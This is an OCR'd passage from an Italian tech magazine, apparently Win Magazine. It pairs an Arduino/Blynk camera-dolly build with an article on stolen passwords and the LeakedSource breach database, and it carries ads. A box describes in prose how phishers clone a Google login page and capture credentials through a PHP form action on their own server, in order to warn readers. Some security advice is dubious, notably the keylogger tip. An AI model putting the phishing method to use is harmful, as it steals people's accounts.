20 MIN. FACILE

SCHEDA ELETTRONICA
ARDUINO UNO REV.3
Quanto costa: € 21,00
Sito Internet: www.amazon.it

APP PER ARDUINO
BLINK
SOFTWARE COMPLETO
Sito Internet: https://play.google.com
Note: L'app è disponibile anche per dispositivi iOS

Nel 1914 il regista Giovanni Pastrone ha rivoluzionato il cinema mondiale inventando la prima "dolly" della storia: un grosso carrello con ruote sul quale veniva posizionata la cinepresa. Questo permise al film Cabiria di contenere la prime immagini della storia filmate con una camera che si sposta durante le riprese: fino a quel momento, infatti, le riprese erano soltanto fisse, perché le cineprese erano molto ingombranti, pesanti, delicate e senza il carrello di Pastrone era praticamente impossibile spostarle mentre la pellicola stava girando. Dopo un secolo le cineprese sono ormai poco più grandi di un scatola di fiammiferi (le GoPro sono certamente un buon compromesso tra qualità e ingombro) e pesano meno di un pacco di pasta. Inoltre, grazie al passaggio al digitale, non c'è più il pericolo di danneggiare in qualche modo lo scorrimento della pellicola se si inclina la cinepresa. È quindi abbastanza facile capire perché oggi più che mai le dolly siano diffuse: costruirle è diventato molto semplice, perché non è necessario utilizzare materiali capaci di sopportare grandi pesi e il loro ingombro è ridotto al minimo. Certo, i prezzi sono ancora piuttosto alti per le tasche di un videoamatore: una dolly "semplice" costa almeno 100 euro, mentre per una "motorizzata", il cui carrello viene spostato da un motore elettrico, sono necessari almeno 500 euro.

Il bello del fai-da-te

Possiamo costruire qualcosa di più economico, ma comunque valido, per qualche piccolo filmato casalingo? Certo, grazie ad Arduino. Costruire un carrello è piuttosto semplice uti-

A Usiamo il legno e l'alluminio per

Per realizzare la struttura di base della dolly utilizzeremo pochi componenti di legno e alluminio. Mentre per l'assemblaggio sono necessari un seghetto, un trapano e della colla per legno. Mettiamoci all'opera.

1 Un primo taglio
Per realizzare la struttura prendiamo un asse di legno di abete dallo spessore di almeno 1,5 cm e 3 cm di larghezza. Fissiamolo, per comodità, su una morsa e procediamo a tagliarlo con una sega, producendo un parallelepipedo di legno della lunghezza di circa 8 cm.

2 Due copie uguali
Ci servono altri due pezzi di legno identici a quello che abbiamo appena tagliato. La soluzione più semplice consiste nell'appoggiare il legno appena tagliato sull'asse da cui siamo partiti, in modo da avere un riferimento delle sue dimensioni e procedere a tagliare altri due pezzi.

3 Prima i fori in verticale...
Ora scegliamo uno dei tre pezzi di legno appena realizzati e posizioniamolo all'interno della morsa in posizione verticale. Questo sarà il carrello della dolly, quindi dobbiamo produrre con il trapano due fori paralleli, attraverso i quali faremo poi passare le guide.

lizzando dei parallelepipedi di legno e delle aste di alluminio da utilizzare come binari su cui far scorrere il carrello. Su quest'ultimo può essere appoggiata la cinepresa, oppure è possibile fissare su di esso un piccolo treppiedi (di quelli tascabili) rendendo la cinepresa più stabile e sicura. In questo modo, con una decina di euro otteniamo la nostra dolly "semplice". Per trasformarla in una versione motorizzata possiamo utilizzare un servomotore: si tratta di un motore elettrico di grande precisione, che può essere controllato da un piccolo computer come Arduino. Naturalmente, per chi non è un programmatore, programmare Arduino può rivelarsi difficile e comunque sarebbe complicato controllare lo spostamento del carrello con qualche manopola (dei potenziometri). Possiamo rendere il tutto più semplice utilizzando Blynk, un'app per smartphone e tablet Android e iOS. Con Blynk è possibile utilizzare una comoda e rapida procedura guidata per controllare Arduino e tutto ciò a cui è connesso (per esempio il servomotore). Con il nostro tutorial vedremo come muovere il carrello della dolly direttamente dal nostro smartphone. Naturalmente noi presentiamo il progetto più semplice possibile, ma possiamo migliorarlo come preferiamo: per esempio, il nostro progetto funziona tirando il carrello in una sola direzione, ma è possibile muovere il carrello anche nella direzione opposta utilizzando un altro filo oppure una molla. Sostituendo il filo con una cinghia dentata, la quale però ha un costo non troppo basso, diventa possibile ottenere un maggiore controllo e muovere il carrello in entrambe le direzioni in modo molto semplice. Insomma, non c'è davvero limite alla fantasia per realizzare riprese video davvero da mozzafiato!


LA LISTA DELLA SPESA PER RIDURRE I COSTI

Per costruire la nostra dolly servono pochi materiali facilmente reperibili nei negozi di bricolage o di modellismo con una spesa massima di circa 40 euro:

- ✔ Un asse di legno di abete delle dimensioni di 1,5 x 3 cm (si trova nei negozi di bricolage): 2 euro
- ✔ Due barre di alluminio dello spessore di 1 cm e della lunghezza di 1 metro al massimo (si trovano nei negozi di bricolage): 8 euro
- ✔ Un servomotore, anche noto come "servo" o "stepper" (si trova su eBay o nei negozi di modellismo): 6 euro
- ✔ Un Arduino Uno con Ethernet Shield (si trova su eBay): 5 euro
- ✔ In alternativa al precedente: 1 Arduino Yun con Wi-Fi (si trova su eBay): 65 euro
- ✔ Opzionale: 1 batteria con adattatore USB (si trova su eBay): 10 euro

Il vantaggio di Arduino Yun consiste nel fatto che dispone di un modulo Wi-Fi molto facile da utilizzare già integrato nella scheda e permette al meccanismo di funzionare senza cavi. Inoltre, utilizzando anche la batteria, la dolly potrebbe essere facilmente trasportata e portata in qualsiasi luogo, anche dove non sia presente una presa per la corrente elettrica.

creare la slitta fotografica fai-da-te



4 ... poi quelli in orizzontale

Gli altri due parallelepipedi di legno serviranno come basi delle guide: dovremo quindi produrre due fori anche su questi due componenti, facendo attenzione che non trapassino completamente il legno, sul lato largo. La distanza tra i fori deve essere identica a quella del carrello.

5 Tutto sotto controllo


Proviamo adesso ad assemblare i vari pezzi: montiamo le due guide su una delle basi, poi facciamo scorrere il carrello sulle guide e chiudiamo il tutto con l'altra base. Fatto questo, proviamo a spostare il carrello per assicurarci che scorra liberamente senza incastrarsi.


6 Colla per fissare


L'ultima operazione da fare è fissare le basi delle guide con della colla per legno, in modo da impedire che possano muoversi. Poi possiamo utilizzare la colla anche per incollare un piccolo treppiedi sopra al carrello, oppure lasciarlo com'è, almeno per adesso.

B Si comanda dallo smartphone

Costruita la slitta della nostra dolly, possiamo collegare il servomotore alla scheda Arduino e poi quest'ultima a Internet. In questo modo, utilizzando l'app Blynk sul telefonino o sul tablet, possiamo controllare il servomotore.







1 Una vite e il servomotore


Su un lato del carrello dobbiamo fissare una vite: a tale vite dovremo poi legare un filo (anche uno da pesca va bene) e fissarne l'altra estremità servomotore. Fissiamo quindi il servomotore su una delle basi della dolly, quella verso cui è rivolta la vite del carrello.


2 Arduino va in rete

Per il nostro progetto è utile che la scheda Arduino sia dotata di modulo Ethernet Shield: dopo averlo montato possiamo collegare il servomotore. Il servo dispone di tre cavi: uno positivo (rosso), uno negativo (nero) e uno per il segnale (bianco o qualsiasi altro colore).

3 I tre collegamenti

Colleghiamo il cavo del positivo al pin 5V di Arduino, mentre quello negativo al pin GND. Connettiamo quindi il cavo del segnale a un pin digitale PWM di Arduino, per esempio il pin numero *9*. Colleghiamo infine Arduino alla rete Ethernet e tramite USB a un computer.





4 Scarichiamo l'app Blynk


Installiamo adesso sul nostro smartphone l'app gratuita Blynk e avviamola: ci verrà chiesto di eseguire il login oppure di creare un nuovo account. L'indirizzo e-mail che forniamo deve essere valido, perché ad esso verranno inviati i codici di autorizzazione dei progetti.

5 Serve l'autorizzazione

Clicchiamo sul pulsante *Create new project*. Diamo un nome al progetto, per esempio dolly, selezioniamo il tipo di Arduino che stiamo utilizzando e clicchiamo sul pulsante *Email* per inviare alla nostra posta elettronica il codice autorizzazione del progetto appena creato.

6 Prepariamo lo slider

Apriamo adesso la WidgetBox e scegliamo un oggetto chiamato *Slider*. Si tratta di una barra simile a quella che nei player multimediali si utilizza per scorrere lungo un brano audio o un video: noi la utilizzeremo per impostare la posizione del carrello lungo la dolly, quindi è intuitivo.



7 Qual è il connettore giusto?

Toccando lo slider appena aggiunto, vedremo le sue impostazioni. Il range deve andare da *0* a *255* e possiamo impostarlo sul pin *D9* oppure sul pin *V3*. Il pin *D9* è direttamente quello del servo, mentre *V3* è un pin virtuale di Blynk che fa da tramite: possiamo usare uno qualsiasi dei due.

8 La libreria di Blynk

Ora andiamo sul sito www.winmagazine.it/link/3401 e scarichiamo la libreria *Blynk*. Apriamo poi l'ambiente di sviluppo Arduino IDE, presente sul computer a cui abbiamo connesso Arduino, e clicchiamo sul menu *Sketch/Importa libreria/Add library* per aggiungere il file ZIP scaricato.

9 Il codice sorgente

Possiamo copiare il codice presente alla pagina www.winmagazine.it/link/3402 inserendo al posto di *YourAuthToken* il codice di autorizzazione che ci è stato precedentemente inviato tramite e-mail. Infine, carichiamo lo sketch sulla scheda Arduino e avviamo il progetto premendo il pulsante *Play*.

PROGRAMMARE NON È MAI STATO COSÌ SEMPLICE

2 VERSIONI

✔ Rivista + CD

✔ Rivista + CD + libro

IN EDICOLA

EDIZIONI MASTER

6 milioni di password rubate

Sul Web c'è un vero e proprio supermarket di account personali. Scopri se anche il tuo è stato compromesso

Viviamo ormai in un mondo talmente informatizzato che il nostro alter ego digitale è rappresentato dai vari account di cui disponiamo presso i siti più importanti. Le e-mail, i forum, l'archiviazione cloud, i negozi on-line: ciascuno di questi servizi richiede delle credenziali di accesso, tipicamente un nome utente e una password. La sicurezza delle nostre identità digitali dipende, dunque, dalle chiavi di accesso che scegliamo. Ma ricordare tante password diverse risulta difficile e, soprattutto quando si hanno tanti account, la tentazione di utilizzarne una per diversi servizi è molto forte. Tuttavia, questa decisione è molto pericolosa: infatti, nel caso in cui un pirata riuscisse a scoprire una nostra password proverebbe a collegare gli altri nostri account (per esempio, se scopre la password della nostra e-mail può leggere i messaggi ricevuti e scoprire a quali siti siamo registrati) e tenterebbe di entrare in essi utilizzando la stessa password che ha appena scoperto.

Password sono in chiaro

Viene lecito domandarsi come faccia un pirata a scoprire le nostre password. Ebbene, esistono diverse possibilità per ottenere questo risultato, ma le due più comuni sono quasi banali: può provare tutte la combinazioni possibili di lettere e numeri fino a trovare quella giusta, oppure può con qualche trucco convince-

SE VUOI VEDERE LA PASSWORD IN CHIARO DEVI PAGARE!

Il sito LeakedSource permette non solo di sapere se il proprio account è stato compromesso, ma anche quale sia la password che viene considerata valida per tale account. In realtà questa opzione è utile soltanto se si vuole verificare se la password sia davvero stata identificata o se si tratti di un "falso positivo" (poco utile comunque visto che è buona norma modificare la propria password a prescindere dal fatto che sia stata identificata correttamente o meno). Apparentemente, però, questa possibilità potrebbe permettere ai pirati di scoprire facilmente le password degli utenti. Per evitare questo tipo di pericolo, LeakedSource permette la visione delle password e di altre informazioni utili soltanto dopo il pagamento di un abbonamento. Tale pagamento viene eseguito tramite carte di credito tracciabili, dunque nessun pirata lo utilizzerebbe, perché verrebbe immediatamente identificato e denunciato. Il servizio è quindi comodo soltanto per chi non intende commettere azioni illegali con i dati raccolti.

5 REGOLE D'ORO PER NON CORRERE RISCHI!

Nessuno può considerarsi al sicuro da un furto di password ed è per questo motivo che è importante prendere delle semplici precauzioni per evitare che ciò possa crearci grandi problemi.

1 CREARE DIVERSI INDIRIZZI E-MAIL
Uno da non comunicare a nessuno e da usare solo per iscriversi a siti importanti (Amazon, eBay, PayPal eccetera); un altro da usare per iscriversi a siti di vario genere (blog, forum on-line…); e almeno un terzo da comunicare ad amici e colleghi per mantenersi in contatto. In questo modo, una eventuale perdita di credenziali degli account più "pubblici" non intaccherà realmente la sicurezza di ciò che conta davvero.

2 IMPOSTARE UN NUMERO DI TELEFONO PER RECUPERARE LA PASSWORD
Un pirata che riesce a scoprire la password di un nostro account importante per prima cosa la modifica, in modo da impedirci l'accesso. Solitamente, però, non può modificare il numero di telefono associato all'account e grazie ad esso potremo recuperare l'account stesso.

3 CRITTOGRAFARE I FILE IMPORTANTI
Se siamo abituati a usare servizi come Google Drive per caricare on-line dei file confidenziali, ci conviene crittografarli prima di inviarli su Internet (meglio se con un programma come Cryptophane: www.winmagazine.it/link/3611). In questo modo, un eventuale malintenzionato non potrebbe comunque leggerli.

4 NON ARCHIVIARE MAI LE PASSWORD IN CHIARO
Qualcuno ha l'abitudine di inviarsi tramite e-mail dei messaggi contenenti le password di accesso ai siti ai quali si registra. È una pessima idea! Se qualcuno riuscisse ad entrare nell'account e-mail avrà accesso automatico anche agli altri siti.

5 NON CARICARE SUL WEB DI TUTTO E DI PIÙ
In generale, ricorda che ciò che carichi sul Web non è più da considerare privato (alcune tue immagini potrebbero diventare di pubblico dominio contro il tuo volere e un tuo stato "privato" su Facebook potrebbe essere letto da altre persone). In altre parole, se una cosa è privata non caricarla sul Web, a prescindere dalle promesse di garanzia della privacy del sito Web o del gestore di storage on-line.

re noi stessi ad inviargliela. La prima possibilità è il cosiddetto brute force: il metodo è di per sé infallibile, perché è ovvio che provando tutte le combinazioni possibili prima o poi si trova quella giusta, a prescindere da quanto complicata possa essere la password. Tuttavia, è un metodo che richiede molto tempo: ecco, dunque, che la robustezza della password è fondamentale. Infatti, una troppo corta e facile, come "1234" oppure "alligatore3", viene scoperta molto rapidamente da un meccanismo di brute force, soprattutto se abbinato ad un dizionario (significa che prima di tentare le combinazioni casuali si provano delle combinazioni di numeri e parole molto comuni). La seconda opzione è più frequente di quanto si possa immaginare: ci è mai capitato di ricevere una e-mail da parte di qualcuno che fingeva di essere il gestore di uno dei siti Web a cui siamo registrati, nella quale veniva chiesto di rispondere indicando nome utente e password per svolgere una qualche forma di test? Probabilmente abbiamo cestinato immediatamente l'e-mail in questione, riconoscendo la truffa. Ma se questo tipo di e-mail è ancora in circolazione significa che ci sono molte persone che abboccano alla trappola: nessun tipo di truffa continua ad essere perpetrata se non produce frutti. Combattere questo tipo di furti di password è abbastanza semplice: basta ricordarsi sempre che nessun gestore ci chiederà mai di indicare le nostre credenziali via e-mail o su siti Web diversi dal suo sito ufficiale.

Un archivio da paura

Nel complesso, il numero di account che vengono compromessi da pirati che riescono a scoprire la password in un modo o nell'altro aumenta continuamente. Spesso, poi, gli stessi pirati mettono in vendita sui canali underground della Rete le password scoperte, magari pubblicandole su qualche sito del Deep Web, per offrire ad altri malintenzionati la possibilità di sfruttare i nostri account per scopi illegali. E sono stati addirittura creati appositamente dei siti Web che collezionano l'elenco degli account rubati, così chiunque può consultarli e verificare se il suo account sia stato violato. Uno dei siti più attendibili in questo senso è www.leakedsource.com: si tratta in realtà di un database on-line piuttosto affidabile in cui sono archiviati quasi due milioni di account violati dai pirati di tutto il mondo. Vediamo come sfruttarlo al meglio per verificare se nell'immenso archivio c'è anche il nostro.

BUONI CONSIGLI

PIÙ È LUNGA, PIÙ È SICURA!

Una password, composta da lettere, numeri, e simboli, lunga 4 caratteri ha quasi 70 milioni di possibili combinazioni. Provando una combinazione ogni millisecondo con un algoritmo di brute force, verrebbe trovata in circa 20 ore! Per tal motivo conviene scegliere una parola alfanumerica più lunga di 8 caratteri.

COSA FARE IN CASO DI FURTO

Se sospettiamo di aver subito il furto del nostro account di accesso al servizio di home banking è importante avvisare immediatamente l'istituto di credito e segnalare l'accaduto alla Polizia Postale. In questo modo potremo evitare che i pirati riescano a prelevare soldi dal nostro conto corrente o usare i nostri dati per compiere operazioni finanziarie illegali.

COSÌ CI SPIANO DALLA TASTIERA

Una grave minaccia per la sicurezza delle nostre password sono i keylogger: l'unica soluzione per proteggersi consiste nel digitare le password con alcuni caratteri di troppo, cancellandoli prima di eseguire l'accesso. Ad esempio, conviene scrivere alligatorero e poi cancellare la sillaba ro se la nostra password è alligatore (sconsigliamo ovviamente di usare una chiave di accesso simile vista la sua "debolezza" che la rende facilmente scopribile con un semplice brute force).

L' account è compromesso?

Effettuiamo una ricerca nel database di LeakedSource per verificare se siamo rimasti vittime di un furto di credenziali. Incrociamo le dita e… speriamo di non trovare la nostra e-mail nella lista!

1 Un database sempre aggiornato

Per iniziare, colleghiamoci al sito www.leakedsource.com/main/databaselist. Qui è indicata la data dell'ultimo aggiornamento del database: è importante perché se la data è precedente al momento in cui riteniamo che il nostro account possa essere stato violato, è ovvio che non ne troveremo tracce.

2 Alla ricerca dell'account rubato

Su www.leakedsource.com possiamo eseguire la ricerca. Spuntando wildcard verranno forniti tutti i risultati simili (come quando nelle ricerche usiamo l'asterisco). Possiamo eseguirla per indirizzo e-mail o per altri dati come un numero di telefono od un indirizzo IP, oltre al nostro nome e cognome.

3 Ci hanno rubato l'identità?

Il metodo più affidabile consiste nell'eseguire la ricerca per indirizzo e-mail: se viene trovato nel database, viene indicato un elenco dei risultati. Non vengono indicati i dettagli, ma se appare un sito a cui siamo effettivamente registrati, probabilmente il nostro account è stato davvero compromesso.

4 Cerchiamo la nostra password

Per vedere anche i dettagli, dobbiamo registrarci su LeakedSource. Basta indicare un nome utente e una password. Per poter vedere le password dobbiamo pagare 0,76 dollari al giorno e il pagamento può essere eseguito con carta di credito (box **Se vuoi vedere la password in chiaro devi pagare!**).

COSÌ I PIRATI RUBANO LE CHIAVI DI ACCESSO AI SITI

Per un pirata, il metodo più semplice per rubare gli account altrui consiste nel creare un sito di phishing. Per realizzare il clone di un sito il pirata apre nel browser la pagina da copiare, per esempio il login di Google, ci clicca sopra col tasto destro del mouse e sceglie ***Visualizza sorgente pagina***. Seleziona tutto il codice (***Ctrl+A***), lo copia negli appunti (***Ctrl+C***) e lo incolla (***Crtl+V***) in un editor come ***Blocco note*** o ***Notepad++***. Nel codice cerca il form HTML per l'inserimento di nome utente e password e modifica la sua action in modo da puntare su una pagina PHP creata ad hoc (che gira su un server di sua proprietà). Questa pagina si occupa di memorizzare nome utente e password digitati dalla vittima e di reindirizzare l'utente alla vera pagina di login di Google, o all'interfaccia di Gmail, per non destare sospetti. Se, da utenti, ci capitasse di finire sulla pagina di login falsa, potremmo notare che assomiglia davvero molto a quella del vero Google. Due particolari ci mettono in guardia: l'indirizzo non è quello standard di Google, e in secondo luogo il protocollo utilizzato dal server non è HTTPS.

ENJOY SAFER TECHNOLOGY™ eset

ESET NOD32
LA TUA LINEA DI DIFESA SU INTERNET

- Antivirus
- Antispyware
- Anti-Phishing
- Anti-Ransomware
- SysInspector
- Sistema di ripristino
- Protezione USB
- Social Media Scanner
- Protezione exploit
- Advanced Memory Scanner
- Protezione vulnerabilità

PROVALO GRATIS
www.eset.it

ESET Mobile Security
Proteggi **gratuitamente** il tuo cellulare e il tuo tablet Android

FUTURE TIME
tecnologie antivirus

FIBRA 50 MEGA

30 MEGA 33€/MESE*

PRIMI 3 MESI, SUCCESSIVAMENTE 38€/MESE

ROUTER WIFI IN COMODATO

TRAFFICO INTERNET ILLIMITATO

VOCE ILLIMITATA (***)

ASSISTENZA PROFESSIONALE NO CALL CENTER

50 MEGA 38€/MESE**

PRIMI 3 MESI, SUCCESSIVAMENTE 43€/MESE

ROUTER WIFI IN COMODATO

TRAFFICO INTERNET ILLIMITATO

VOCE ILLIMITATA (***)

ASSISTENZA PROFESSIONALE, NO CALL CENTER

50 MEGAPBX 48€/MESE**

PRIMI 3 MESI, SUCCESSIVAMENTE 59€/MESE

SERVIZIO CENTRALINO FINO A 5 INTERNI

ROUTER WIFI IN COMODATO

TRAFFICO INTERNET ILLIMITATO

VOCE ILLIMITATA (***)

ASSISTENZA PROFESSIONALE, NO CALL CENTER

Il costo di attivazione della fibra è variabile, in base alle promozioni in corso, contattateci per ulteriori informazioni.

(*) Naviga fino a 30Mbps in download e 3Mbps in upload (**) Naviga fino a 50Mbps in download e 10Mbps in upload (***) fino a 3000 minuti mese effettuati sulla rete fissa italiana, 300 minuti mese effettuati sulla rete mobile italiana.

MIGRA L'ADSL IN FIBRA

800.123.539

aconet
applications communications network

Aconet srl | +3906659691 | www.aconet.it | comm@aconet.